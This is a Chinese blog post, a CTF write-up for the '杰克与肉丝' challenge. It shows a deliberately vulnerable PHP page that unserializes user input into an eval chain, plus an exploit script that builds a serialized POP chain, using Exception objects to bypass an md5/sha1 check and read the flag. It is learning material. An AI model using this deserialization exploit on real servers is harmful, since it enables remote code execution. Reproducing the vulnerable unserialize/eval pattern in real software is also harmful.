
WP篇 杰克与肉丝复现

原创

这周末在做梦 于 2021-06-09 21:23:38 发布 256 收藏 2

分类专栏： wp篇 文章标签： php

本文链接：https://blog.csdn.net/weixin_46203060/article/details/117754410



蓝帽半决赛-杰克与肉丝

一，复现

大家在复现的时候要注意php版本，大致情况是php5版本在反序列Excpetion类的时候会出现乱码，所以需要使用php7版本复现。

（上面的概述只经过了代码调式验证，属于个人推断）。

1复现的文件

index.php

```php
<?php
highlight_file(__file__);
class Jack
{
    private $action;
    function __set($a, $b)
    {
        $b->$a();
    }
}
class Love {
    public $var;
    function __call($a,$b)
    {
        $rose = $this->var;
        call_user_func($rose);
    }
    private function action(){
        echo "jack love rose";
    }
}
class Titanic{
    public $people;
    public $ship;
    function __destruct(){
        $this->people->action=$this->ship;
    }
}
class Rose{
    public $var1;
    public $var2;
    function __invoke(){
        if( ($this->var1 != $this->var2) && (md5($this->var1) === md5($this->var2)) && (sha1($this->var1)=== sha
1($this->var2)) ){
            eval($this->var1);
        }
    }
}
if(isset($_GET['love'])){
    $sail=$_GET['love'];
    unserialize($sail);
}
?>
```

flag文件就自己创建吧。

2EXP

exp.php

```php
<?php
highlight_file(__file__);

class Jack
{
    private $action;

    function __set($a, $b)  //__set() //用于将数据写入不可访问的属性
    {
        $b->$a();
    }
}
class Love {
    public $var;
    function __call($a,$b)   //__call() //在对象上下文中调用不可访问的方法时触发
    {
        $rose = $this->var;
        call_user_func($rose);
    }
    private function action(){
        echo "jack love rose";
    }
}
class Titanic{
    public $people;
    public $ship;
    function __destruct(){
        $this->people->action=$this->ship;
    }
}
class Rose{
    public $var1;
    public $var2;
    function __invoke(){    //__invoke() //当脚本尝试将对象调用为函数时触发
        if( ($this->var1 != $this->var2) && (md5($this->var1) === md5($this->var2)) && (sha1($this->var1)=== sha
1($this->var2)) ){
            eval($this->var1);
        }
    }
}
$Love = new Love();
$Jack = new Jack();
$Titanic = new Titanic();
$Rose = new Rose();
$cmd ="readfile('flag');?>";
$ex1 = new Exception($cmd);$ex2 = new Exception($cmd,1);
$Rose->var1 = $ex1;
$Rose->var2 = $ex2;
$Love->var = $Rose;
$Titanic->people = $Jack;
$Titanic->ship = $Love;
echo urlencode(serialize($Titanic));
?>
```

直接使用自己的环境运行exp.php即可，然后使用生成的playload打就好了。
url/index.php?love=...

3复现的环境

linux,php7(无了)

4效果图(文件结构)

```
<?php
highlight_file(__file__);
class Jack
{
        private $action;
        function __set($a, $b)
        {
                $b->$a();
        }
}
class Love {
        public $var;
        function __call($a,$b)
        {
                $rose = $this->var;
                call_user_func($rose);
        }
        private function action(){
                echo "jack love rose";
        }
}
class Titanic{
        public $people;
        public $ship;
        function __destruct(){
                $this->people->action=$this->ship;
        }
}
class Rose{
        public $var1;
        public $var2;
        function __invoke(){
                if( ($this->var1 != $this->var2) && (md5($this->var1) === md5($this->var2)) && (sha1($this->var1)=== sha1($this->var2)) ){
                        eval($this->var1);
                }
        }
}
if(isset($_GET['love'])){
        $sai1=$_GET['love'];
        unserialize($sai1);
}
?>    flag index.php in D:\phpstudy_pro\WWW\shiyan\exp.php:45 Stack trace: #0 {main}
```


为了方便大家理解文件结构，这里就用system('ls');的playload了。

二，原理

网上找了半天都不见原理说明，自己不知道到底是不是反序列调用了什么和exception起了冲突导致绕过（知识不够，装傻来凑），这里我就简单发表一下自己对原理的看法吧。（后期继续学吧）
下面贴上代码审计详细的解释。

```php
<?php
highlight_file(__file__);       #函数对文件进行语法高亮显示,通过使用 PHP 语法高亮程序中定义的颜色.
class Jack    #定义一个Jack类
{
    private $action;     #定义一个私有变量
    function __set($a, $b)  #当试图设置一个不可达属性时(比如private)，类会自动调用__set函数
    {
        $b->$a();
    }
}
class Love {   #定义一个Love类
    public $var;   #定义一个公有变量
    function __call($a,$b)   #如果你试着调用一个对象中 不存在或被权限控制中 的方法， __call 方法将会被自动调用 。
    {
        $rose = $this->var;
        call_user_func($rose);  #把第一个参数作为回调函数调用
    }
    private function action(){    #定义一个私有方法，只能在类里面访问
        echo "jack love rose";
    }
}
class Titanic{   #定义Titanic类
    public $people;
    public $ship;
    function __destruct(){    #析构函数允许我们在销毁一个对象之前或脚本运行结束执行一些特定的操作
        $this->people->action=$this->ship;
    }
}
class Rose{    #定义Rose类
    public $var1;
    public $var2;
    function __invoke(){     #当尝试以调用函数的方式调用一个对象时，该方法会被自动调用
        if( ($this->var1 != $this->var2) && (md5($this->var1) === md5($this->var2)) && (sha1($this->var1)=== sha
1($this->var2)) ){
            eval($this->var1);
        }
    }
}
if(isset($_GET['love'])){   #判断是否给love赋值
    $sail=$_GET['love'];    #将love的值给$sail
    userialize($sail);     #将$sail的值反序列化
}
```

这个题的核心就是命令执行，只不过套了三层壳。
首先反序列化一层，其次条件绕过一层，再次，类方法执行一层。
这些意味着需要详细的了解php代码的原理。
（所以原理是什么，身为小白的我就不为大家解析了）